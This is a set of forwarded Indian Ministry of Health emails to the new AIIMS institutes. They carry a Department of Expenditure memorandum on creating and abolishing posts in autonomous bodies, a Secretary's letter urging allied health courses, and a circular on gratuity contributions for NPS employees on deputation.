Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, Cc: <Dinesh.kumar14@nic.in>, <K.balasubramanian38@nic.in>, <Ak.biswas57@nic.in>, <dev.gothal@gov.in>, <vivek.mishra92@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to cc your reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter All AIIMS 30.pdf
76K

Encl 04.01.2024 (2).pdf
671K

No. A-12015/01/2024-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)

745 A, 7th Floor, Nirman Bhawan, New Delhi
Dated 27th January, 2024

To,

The Directors/Executive Directors of all new AIIMS

Subject: Revised instructions/guidelines for Creation, Revival, Continuation, Conversion, Transfer, Up-gradation, Down-gradation and Abolition of posts in Autonomous Bodies under Central Govt. - reg.

Sir,

I am directed to state that the Department of Expenditure have issued OM No. 7(1)/E.Coord-I/2017(Part.III) dated 04.01.2024 on the subject mentioned above. The check list for creation of posts have also been revised. A copy of Department of Expenditure's OM No. 7(1)/E.Coord-I/2017(Part.III) dated 04.01.2024 is enclosed with the request to follow the instructions and send the proposals for creation of posts along with revised checklist to this Ministry for appropriate action.

Yours faithfully,

Signed by
K balasubramanian
Date: 27-01-2024 14:58:30

(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:011-2306 0010

Encl: As above

Copy to : Deputy Director (Admn.) of all new AIIMS.

RECEIVED
10 JAN 2024
MINISTRY OF HEALTH & F.W.

F No. 7(1)/E.Coord-I/2017(Part.III)
Government of India
Ministry of Finance
Department of Expenditure

North Block, New Delhi
Dated 4th January, 2024

OFFICE MEMORANDUM

Sub: Compendium of instructions for Creation, Revival, Continuation, Conversion, Transfer, Up-gradation, Down-gradation and Abolition of posts in Autonomous Bodies under Central Government.

The following compendium of instructions for Creation, Revival, Continuation, Conversion, Transfer, Up-gradation, Down-gradation and Abolition of posts in Autonomous Bodies under Central Government is issued in supersession of all previous instructions/orders.

2. General:

2.1 These instructions shall apply to creation, continuation, revival, conversion, transfer, up-gradation, down-gradation and abolition of posts in Autonomous Bodies under Central Government in supersession of all instructions or advice issued till date.

2.2 Any specific exemption allowed to any Autonomous Body under a Ministry or Department on creation, revival, continuation, conversion, transfer, up-gradation and down-gradation of posts is also withdrawn.

2.3 (a) If delegation of powers for creation, revival, continuation, conversion, transfer, up-gradation and down gradation of posts are required or otherwise available under any Authority, the same shall be brought to the notice of this Department separately for further necessary action.

(b) Autonomous Bodies, which are financially self- sustained or receives marginal/negligible grant from Government of India, seeking exemption from these instructions shall submit proposal to Department of Expenditure clearly bringing out the quantum of grant received from Government of India. However, these Autonomous Bodies shall abide by the Pay Level in Pay Matrix as applicable to equivalent posts/ranks in Central Government/approved by Central Government.

2.4 Proposal for creation, revival, continuation, conversion, transfer, up-gradation, down-gradation and abolition of posts [except where powers are delegated to Administrative Ministries/Departments and FAs vide this order] shall be routed through IFD with the approval of Secretary of Administrative Ministry/Department.

2.5 These instructions shall not be applicable to CPSEs, which may follow the instructions issued by Department of Public Enterprises in this regard.

PPS to (AS&FA)

2.6 These instructions shall not be applicable to Statutory posts. A post shall be categorised as Statutory, if it is specifically mentioned under the provisions of any Act of Parliament. Post(s) created by Rules/Notification/Executive orders under any of the provisions of a Statute subsequent to notification of the Statute for smooth functioning of the Statutory Body shall not be categorised as Statutory Post(s). These posts shall be subject to the provisions of these instructions.

2.7 The power to create post(s) resides with Cabinet and Department of Expenditure as given hereunder. No proposal for delegation of power to create posts to any Authority shall be included in any Appraisal notes [CEE, EFC, etc], Draft Cabinet Note (DCN) or Bill.

2.8 Proposals for creation of posts as part of a Statute should invariably be brought to the notice of Department of Expenditure through Appraisal Notes/DCN for approval.

3. Creation of posts:

3.1 Creation of posts at SAG and above levels [Pay Levels-14 and above] and Chief Executive of Autonomous Bodies irrespective of pay level shall be submitted to Cabinet.

3.2 Proposals for creation of posts noted at para 3.1 shall be submitted to Cabinet by the Administrative Ministry as per laid down procedure after consultation with nodal Departments including Department of Expenditure.

3.3 All other proposals for creation of posts shall be referred to Department of Expenditure through respective Integrated Financial Division (IFD), with the approval of Secretary of Administrative Ministry/Department.

3.4 In case of multiple proposals, e.g. proposals for different grades in the same Autonomous Body or one or more Autonomous Bodies under the same Ministry/ Department, the Administrative Ministry/Department shall submit a consolidated proposal.

3.5 Proposals for creation of posts shall be submitted on file, along with the prescribed checklist issued by this Department (**Annexure– I**). Separate checklist may be prepared for each category of post. Proposals without complete information and without approval of Secretary of Administrative Ministry/Department will not be considered and will be returned to the Administrative Ministry.

3.6 The authority competent to approve creation of post(s) shall be as below:

Level of Post	Approving Authority
Posts equivalent to SAG and above levels [Pay Level-14 and above] and all Chief Executive Posts of Autonomous Bodies irrespective of Pay Level.	Cabinet
Posts below SAG level [Below Pay Level-14]	Department of Expenditure

4. Creation of Supernumerary posts:

4.1 The Competent Authority for creation of posts and procedure in respect of supernumerary posts shall be the same as for regular posts given at para 3 above.

4.2 Supernumerary post(s) shall be personal to the officer(s) for whom it is created and for a limited period to be specified in the order itself. It shall stand abolished as soon as the officer(s) for whom it is created vacates it on account of retirement/promotion/ accommodation against a regular post/or any other reason.

4.3 Administrative Ministries/Departments under intimation to concerned Financial Advisors shall maintain a record of the supernumerary posts, the particulars of the individuals who hold liens against them and the progressive abolition of such posts as and when the holders of the posts vacate them.

5. Abolition and Revival of posts:

5.1 A post lying vacant for more than 5 years from the date of creation or date of falling vacant, shall stand abolished.

5.2 In cases where

(i) the recruitment process has been initiated within 4 years of the creation/arising of vacancy and is underway but appointment orders have not been issued within the period of 5 years, or

(ii) there are specific Court directions requiring the filling of a post, or

(iii) filling of posts was delayed due to Court orders on finalization of seniority lists/filling of the posts etc., or

(iv) promotion posts under reservation quota could not be filled due to non-availability of eligible candidates in the feeder grade, or

(v) posts are essential for functioning of the institute and for which matching savings can be provided by the organization by surrendering live posts without compromising the hierarchy of the Cadre or affecting the promotional channels of the feeder grades in the same hierarchy.

the posts may be revived with prior approval of Department of Expenditure.

5.3 In cases, where the organisation is prevented from filling the vacancy due to circumstances specified in para 5.2 and where sufficient justification exists for continuation of the post, proposals for revival shall be submitted to Department of Expenditure through Integrated Finance Division (IFD) along with a detailed chronology of events indicating the circumstances which led to non-filling of the vacancy and functional justification for revival with the approval of Secretary of Administrative Ministry/Department as per prescribed checklist (Annexure-II). Revival would be considered only in the circumstances mentioned in para 5.2.

5.4 Statutory posts are not covered under these instructions. Only the posts mentioned in Statute may be considered Statutory, not their support staff (see para 2.6).

5.5 Once a post is deemed to be abolished (unless covered under para 5.2) it shall not be filled, except by creating it *de novo* by following the procedure under para 3.

5.6 A list of abolished posts shall be submitted to the Department of Expenditure annually through the Financial Advisor concerned.

5.7 Categorisation of vacant posts:

Type of Post	Category	Action required
Statutory Posts	Do not fall under abolition category	Revival not required
Post vacant for less than 5 years	Live	Revival not required
Post vacant for 5 years or more	Abolished	The posts are deemed to be abolished whether or not abolition order is issued by the Administrative Ministry/ Department. In cases covered by para 5.2, posts may be revived with the approval of Department of Expenditure.

5.8 The Authority competent to approve revival of post(s) in cases under para 5.2 shall be as below:

Level of Post	Approving Authority
All posts	Department of Expenditure

6. Continuation of temporary posts:

6.1 Continuation of temporary posts would be considered subject to continuation of the temporary body/scheme/project for which the posts were initially sanctioned.

6.2 Proposals for continuation of temporary posts up to Selection Grade [Pay Level-12], shall be considered by the Administrative Secretary in consultation with the FA subject to the condition that the purpose for which the temporary post is created, i.e a temporary organisation, a scheme, a project, etc. is further approved by the Competent Authority for continuation. In case of difference of opinion, the proposal shall be submitted to Department of Expenditure with documents supporting creation of such post(s) and approval of Competent Authority for continuation of the temporary body, scheme, project or purpose for which the post is created.

6.3 For continuation of posts, except as mentioned in sub para 6.2 above, the proposal may be referred to Department of Expenditure through IFD, with the approval of concerned Secretary. Administrative Ministry/Department shall provide necessary supporting documents showing approval of Competent Authority for continuation the temporary body/scheme/project/purpose for which the posts were initially sanctioned.

6.4 For continuation of posts in the Apex Level (L-17), Department of Expenditure will examine and put up the proposal to the Committee of Secretaries comprising Secretary (Exp), Secretary (DoP&T) and Cabinet Secretary.

6.5 The Authority competent to approve Continuation of temporary post(s) shall be as below:

Level of Post	Approving Authority
Up to Selection Grade [Pay Level-12]	Secretary of Administrative Ministry/ Department in consultation with the Financial Advisor
All posts above Selection Grade (Pay Level-12) and below Apex Level [Below Pay Level-17]	Department of Expenditure
Apex Level, [Pay Level-17]	CoS [Secretary (DoE), Secretary, DoP&T and Cabinet Secretary]

7. Transfer of Posts:

7.1 A post sanctioned for a specific purpose shall not be diverted for another purpose at the same or a different station.

7.2 In case there is any necessity for transfer of post(s) due to transfer of functions for which the post is created, or the specific function ceases to exist, then in such cases the Administrative Ministry/Department shall submit a proposal along with detailed justification routed through their IFD and with the approval of Administrative Secretary, to the Department of Expenditure.

7.3 The Authority competent to approve transfer of post(s) shall be as below:

Level of Post	Approving Authority
All Posts	Department of Expenditure

8. Conversion of Temporary Posts to Permanent:

8.1 A temporary post is created with the approval of the Competent Authority for a specific purpose and with a specific tenure. Thus, if the purpose for which the post is created, i.e a temporary organisation, a scheme, a project, etc. is further approved by the Competent Authority to continue permanently or without a sunset clause, then the post may be converted to permanent.

8.2 Proposal for conversion of a temporary post to permanent one up to Selection Grade [Pay Level-12], shall be considered by the Administrative Secretary in consultation with the Financial Advisor. In case of difference of opinion, the proposal shall be submitted to Department of Expenditure with documents supporting creation of such post(s) and approval of Competent Authority for continuation without sunset clause of the temporary body, scheme or project for which the post is created.

8.3 Proposal for conversion of temporary post to permanent one above Selection Grade [Pay Level-12] shall be submitted to Department of Expenditure with the approval of Secretary of the Administrative Ministry/Department along with documents supporting creation of such post(s) and approval of Competent Authority for continuation without sunset clause of the temporary body, scheme or project for which the post is created.

8.4 The Authority competent to approve conversion of post(s) shall be as below:

Level of Post	Approving Authority
Up to Selection Grade [Pay Level-12]	Secretary of Administrative Ministry/ Department in consultation with the Financial Advisor
Above Selection Grade and below Apex Level [Above Pay Level-12 but below Pay Level-17]	Department of Expenditure
Apex Level [Pay Level-17]	CoS [Secretary (DoE), Secretary, DoP&T and Cabinet Secretary]

9. Up-gradation including temporary up-gradation of posts:

9.1 Occasions may arise when a post may be required to be up-graded on functional requirement or otherwise on permanent basis or temporary basis for a specific period.

9.2 Up-gradation of a post is equivalent to creation.

9.3 The procedure for permanent up-gradation shall be the same as for creation of posts given at para 3 of these instructions.

9.4 The procedure for temporary up-gradation of post (s) of SAG and above Level [Pay Level-14 and above] shall be as per the First Schedule of Transaction of Business Rules, 1961.

9.5 Proposals for temporary up-gradation of post(s) other than those covered under Transaction of Business Rules, 1961 shall be submitted to Department of Expenditure in the same manner as for creation of posts (see para 3.4).

9.6 The Authority competent to approve permanent up-gradation of post(s) shall be as below:

Level of Post	Approving Authority
SAG and above level [Pay Level-14 and above]	Cabinet
Below SAG level [Below Pay Level-14]	Department of Expenditure

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9.7 The Authority competent to approve temporary up-gradation of post(s) shall be as below:

Level of Post	Approving Authority
SAG and above level [Pay Level-14 and above]	Appointment Committee of Cabinet (ACC) (As per Transaction of Business Rules, 1961)
Below SAG level [Below Pay Level-14]	Department of Expenditure

10. Down-gradation of posts including temporary down-gradation:

10.1 Occasions may arise when a post may be required to be down-graded on functional requirement or otherwise on permanent basis or temporary basis for a specific period.

10.2 Proposal for permanent down-gradation of posts of SAG and above level [Pay Level-14 and above] shall be submitted to Cabinet.

10.3 Proposal for permanent down-gradation of posts below SAG Level [below Pay Level-14] shall be submitted to Department of Expenditure with the approval of the Administrative Secretary and Financial Advisor along with justification.

10.4 The Authority competent to approve permanent down-gradation of post(s) shall be as below:

Level of Post	Approving Authority
SAG and above level [Pay Level-14 and above]	Cabinet
Below SAG level [Below Pay Level-14]	Department of Expenditure

10.5 Temporary down-gradation of posts:

10.5.1 Process for temporary down-gradation of a post of the level of SAG and above [Pay Level-14 and above] shall be as per the First Schedule of Transaction of Business Rules, 1961.

10.5.2 Post(s) may be temporarily downgraded to immediate lower-level posts in the same hierarchy.

10.5.3 The Ministry/Department competent to make appointment to posts in Group 'B' & 'C' cadre may make appointments in immediate lower posts in the same hierarchy [temporarily downgrading a post(s) to the immediate lower level in the hierarchy] to the extent of vacancies left unfilled in the higher post.

10.5.4 Down-gradation of a higher-level post to a lower-level post in the hierarchy shall be a temporary arrangement and to be exercised only when candidates in feeder grade are not eligible for promotion.

10.5.5 Temporary down-gradation of posts is to be done only in Promotional quota posts; Direct Recruitment quota posts shall not be downgraded.

10.5.6 The total number of sanctioned posts in the feeder grade and in the higher grade in a cadre should not exceed the combined sanctioned strength of two grades, where such operations of posts at lower level are considered.

10.5.7 The number of posts required for temporary down-gradation may be calculated by the Administrative Ministry as per organizational requirement and tenure of such down-gradation may be decided keeping in view availability of personnel for filling such posts on promotion.

10.5.8 Temporary down-gradation shall be confined within the same Group.

10.5.9 Orders of temporary down-gradation of any post should be self-explanatory and should have an in-built clause of simultaneous up-gradation of post as and when incumbent is eligible for promotion to the higher level (after following due procedure for promotion).

10.5.10 The exercise shall be done with the approval of Administrative Secretary in consultation with the Financial Advisor.

10.5.11. Proposals for temporary down-gradation of posts, wherever the Administrative Ministry/Department is not competent, shall be submitted to Department of Expenditure with the approval of Administrative Secretary in consultation with the Financial Adviser.

10.6 The Authority competent to approve temporary down-gradation of post(s) shall be as below:

Level of Post	Approving Authority
SAG level and above [Pay Level-14 and above]	Appointments Committee of the Cabinet(ACC) (As per the First Schedule of the Transaction of Business Rules, 1961)
Below SAG level [Pay Level-14]	Department of Expenditure
Post in Group 'B' & 'C' cadres where Ministry/Department is Competent Authority to make appointment.	Administrative Secretary in consultation with the Financial Advisor

11. The power to relax any of the provisions of these guidelines shall lie with the Department of Expenditure.

(B.K. Manthan)
Director

To

1. Secretaries of all Ministries/Departments of Government of India.
2. Financial Advisers of all Ministries/Departments of Government of India.

-10-

Annexure-I

Checklist for Creation of Posts

S.No.	Particulars	
Details of Post		
1	Name/ Designation of the post	
2	No. of post(s)	
3	Pay Level of the post in Pay Matrix (7th CPC)	
4	Nature of Post (Scientific/ Technical/ Admin/ Faculty/ others)	
5	Duties and responsibilities of the post	
6	Functional justification for creation	
7a.	Does this post exist with same level of pay in the organization? If no, how the level of pay & nomenclature of the post has been derived.	
7b.	Does the same scale of pay exist in analogous organization?	
8	How the work is being managed in the absence of the post (If the proposal is for existing organization)	
9	Mode of recruitment as per RRs (enclose copy of RRs) (in case of existing organization for which the post(s) is proposed). Promotion/DR/Deputation/Any Other mode	
10	Whether it is a new or existing organization?	
11	Whether the concurrence of Cadre Controlling Authority has been obtained (in case of cadre posts) ?	
12	In case of Group 'A' post of Organized Gr 'A' Cadre, prior approval of DoPT is required. Whether approval of DoPT is obtained?	
13	No. of existing posts along with Pay Level in the grades where post(s) is proposed to be created.	
14	Hierarchy of the cadre in which the post(s) proposed to be created.	
15	Whether any norms exist for the proposed posts. If yes, copy of the norms may be provided?	
16	Possibility of outsourcing or appointing persons on contract for the work for which post(s) is proposed.	
17	Financial implications	
18	Possibility of providing matching savings (Specific posts with level of pay) *(FA may certify that posts offered for matching savings are live and not surrendered earlier or abolished)*	
19	Recruitment Plan of the proposed posts may be provided.	
Organization Details		
1	Name of the organization	
2	Hierarchy of different Cadres in the organization	
3	Status of Organization (HQ of Ministry or Department/ Attached Office/ Subordinate Office/ Satutory Body/Autonomous Institution)	
4	Detailed sanctioned strength of organization (category wise) with level of pay and vacancy position (with date of vacancy) as per format enclosed (SS/PIP/Vacancy).	
5	Any other relevant information	

Signature of Financial Advisor

Signature of concerned JS

Format

Sl. No.	Name of the Post & Designation	Sanctioned Strength	Person in Position	Vacancy Position (Date-wise)

Annexure-II

Checklist for Revival of posts

Sl. No.	Particulars	
1	Name / Designation of the post	
2	No. of posts to be revived	
3	Pay Level of the post in Pay Matrix (7th CPC)	
4	Date of vacancy (for each post)	
5	Mode of Recruitment as per RRs (enclose copy of RRs Promotion / DR / Deputation / Any other	
6	Duties and Responsibilities of the post	
7	Functional justification of revival of the post (each posts separately)	
8	Efforts made to fill up the post, since date of vacancy (in chronological order with relevant documents)	
9	How the work is being managed in the absence of the post and why this arrangement cannot be continued?	
10	Possibility of outsourcing / keeping personnel on contract for the work	
11	Hierarch of the Cadre to which the posts belongs	
12	Whether any court case is / was pending in any Court / CAT	
13	Concurrence of Secretary and FA may be obtained before referring the proposal to DoE	
14	Details of posts with level of pay proposed to be surrendered under para 5.2 (v) of the guidelines	
Organization details		
1	Name of the Department / Organization	
2	Hierarchy of different cadres in the organization	
3	Status of Organization (HQ of Ministry or Department / Attached Office / Subordinate Office / Statutory Body / Autonomous Body)	
4	Detailed sanctioned strength of organization (category wise) with level of pay and vacancy position (with date of vacancy) / person-in position	
5	Any other information	

Signature of concerned JS **Signature of Financial Advisor**

Format

Sl. No.	Name of the Post & Designation	Sanctioned Strength	Person in Position	Vacancy Position (Date-wise)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: DO letter dated 01.02.2024 from secretary HFW- reg allied health courses.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:06 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Feb 1, 2024 at 6:05 PM
Subject: DO letter dated 01.02.2024 from secretary HFW- reg allied health courses.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <ed.aiimsrajkot@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, <secyhfw@nic.in>, <js-pmssy-mohfw@gov.in>, <Praveen.batra@gov.in>, Cc: <Dinesh.kumar14@nic.in>, K.Balasubramanian Under Secretary <K.balasubramanian38@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Letter All AIIMS.pdf
602K

NATIONAL HEALTH MISSION
राष्ट्रीय स्वास्थ्य मिशन

Apurva Chandra
Secretary

सत्यमेव जयते

भारत सरकार
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
निर्माण भवन, नई दिल्ली - 110011
Government of India
Ministry of Health & Family Welfare
Nirman Bhavan, New Delhi - 110011

A-27023/61/2023-PMSSY-IV
1st February, 2024

Dear Executive Director,

As you are aware, Allied Health Service plays a pivotal role in discharging quality healthcare services to the citizens of the country. However, there is still substantial demand-supply gap in Allied Health Education in India. Recently the government has enacted the National Commission for Allied Healthcare Professional Act, 2021 with focus on regulating 56 allied and healthcare professions.

2. Accordingly, in the 7th Central Institute Body (CIB) Meeting held on 29.07.2023, all AIIMS were advised to start comprehensive training program in Allied and Health Care Professional education adopting the following two tiered approach:

i. All new AIIMSs should start selected Allied and Healthcare courses depending on the strength in the area and the available resources. The first priority should be those allied health professions that are well established and in high demand to set high standards and to advance excellence.
ii. The new AIIMS should also conduct those Allied and Healthcare courses that are not easy to conduct in ordinary institutions and for which individual AIIMS may be in a unique position to implement (e.g. perfusionist, medical / cell geneticist, neuro-lab technologist, radiotherapy technologist etc.) because of the available expertise in the area.

3. However it is noted that out of the 6 fully functional AIIMS, paramedical courses are operational in four AIIMS except AIIMS Bhopal and AIIMS Patna. Out of the newly established AIIMS such courses have been started in a limited way only in 6 AIIMS i.e AIIMS Nagpur, AIIMS Bilaspur, AIIMS Rae Bareily, AIIMS Bhatinda, AIIMS Kalyani and AIIMS Bibinagar. No such courses have been started in AIIMS Mangalagiri, AIIMS Deogarh, AIIMS Gorakhpur, AIIMS Guwahati yet.

4. In view of the above, I would advise you to make concerted efforts for starting of new allied health courses in your Institute at the earliest and to enhance the intake in the courses that are already operational. AIIMS New Delhi has scheduled to conduct the entrance examination for next B.Sc. (Hon.) Para-Medical Courses-2024 on 06.07.2024. You may accordingly send necessary requisitions to

AIIMS New Delhi well in time for the courses to be started in the Academic Year 2024. A copy of the letter may be endorsed to this Ministry for record and reference. The action taken in this regard will be taken up for evaluation in the next CIB meeting.

with regards

Yours sincerely,

(Apurva Chandra)

Executive Directors of all new AIIMS

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Contribution by employer (AIIMS) for gratuity @4% in case of NPS employees on (Foreign Service) deputation at new AIIMS.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 4:06 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Feb 1, 2024 at 1:04 PM
Subject: Contribution by employer (AIIMS) for gratuity @4% in case of NPS employees on (Foreign Service) deputation at new AIIMS.
To: <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <ed.aiimsrajkot@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>
Cc: dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, Cc: <Dinesh.kumar14@nic.in>, <K.balasubramanian38@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

3 attachments

Letter All AIIMS 18.pdf
74K

Encl 09.10.2020.pdf
150K

Encl Bhopal .pdf
1148K

Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 01-02-2024

To

The Directors/ Executive Director of all AIIMS except AIIMS Bhopal

Subject: Contribution by employer (AIIMS) for gratuity @4% in case of NPS employees on (Foreign Service) deputation at new AIIMS.

Sir/ Madam,

I am directed to refer to AIIMS Bhopal letter no AIIMS/BHOPAL/FIN/2023-24/2334 dated Nil (copy enclosed) on the subject cited above requesting for adoption of DoPT's OM dated 09.10.2020 (copy enclosed) for employer contribution towards gratuity @ 4% w.e.f. 01.04.2019 onwards for NPS employees on (foreign service) deputation at AIIMS.

2 . At present there are 11 deputation staff in AIIMS Bhopal, of whom only 6 are covered under National Pension System (NPS). The financial implication on the Institute to adopt DoPT's OM dated 09.10.2020 for employer contribution towards gratuity @ 4% w.e.f. 01.04.2019 onward till Oct, 2023 for NPS employees on (foreign service) deputation comes out to be Rs. 11.82 Lakh.

3 . It has been decided to ascertain how other new AIIMS are handling the subject matter.

4. Accordingly, all new AIIMS are requested to inform this Ministry as to how they are dealing with the employer contribution in case of NPS employees on (Foreign Service) deputation in their AIIMS.

5. It is requested to provide the response within 3 days at :

i. k.balasubramanian38@nic.in
ii. Vivek.mishra92@gov.in
iii. amit.batra@gov.in

Yours faithfully

Signed by
K.balasubramanian
Date: 01-02-2024 12:30:10

(K Balasubramanian)
Under Secretary to the Government of India
Tel:011-23060010
k.balasubramanian38@nic.in

i. DD(A) of all new AIIMS except AIIMS Bhopal

No. 2/9/2017- Estt.(Pay-II)
Government of India
Ministry of Personnel, Public Grievances & Pensions
Department of Personnel & Training

North Block, New Delhi
Dated, 09th October, 2020.

OFFICE MEMORANDUM

Sub: Calculation of monthly contribution towards cost of Pension payable during foreign service – Reg.

The undersigned is directed to invite reference to this Department's OM No. 2/34/2008-Estt (Pay-II) dated 19th November, 2009 on the above subject and to say that according to this OM w.e.f. 01.01.2006, the pension contribution payable in respect of a Government employee during the active period of his foreign service shall be based on the existing basic pay (Pay in the Pay Band plus Grade Pay) of the post held by the Government servant at the time of proceeding on foreign service, and in case he receives Proforma promotion/financial up-gradation while on foreign service, on the basic pay (Pay in the Pay Band plus Grade Pay) fixed on such promotion/financial up-gradation.

2. Consequent upon implementation of the recommendations of the 7th CPC, the matter of issuing revised instructions on the above subject has been engaging the attention of the Government of India. The President is now pleased to decide that pension contribution payable in respect of a Government servant during the active period of his foreign service shall be based on the basic pay in the level (in Pay Matrix) of the post held by him/her at the time of proceeding on foreign service; and in case of grant of Proforma promotion/financial up-gradation while on foreign service, the same shall be based on basic pay in the Level (in Pay Matrix) fixed on such Proforma promotion/financial up-gradation.

3. In respect of Government employees covered by the NPS, during the active period of foreign service w.e.f. 01.01.2016, it has been decided to fix the monthly Pension contribution @ 24% of basic pay in the level (in Pay Matrix) of the post held by him/her at the time of proceeding on foreign service plus DA admissible on such basic pay (i.e. employee's contribution @ 10%, employer's contribution @ 10% and contribution by employer for gratuity @ 4%). However, consequent to revision of Government's contribution for NPS from 10 % to 14% w.e.f. 01.04.2019 vide Department of Financial Services Notification dated 31.01.2019, the monthly Pension contribution for Government employees covered by the NPS w.e.f. 01.04.2019 will be 28% of basic pay in the level (in Pay Matrix) plus DA of the post held by him/her, which will include employee's contribution @ 10%, employer's contribution @ 14%, and contribution by employer for gratuity @ 4%. In case of grant of Proforma promotion/financial up-gradation while on foreign service, the same shall be based on basic pay in the Level (in Pay Matrix) fixed on such Proforma promotion/financial up-gradation.

P Babree 09/X/2020

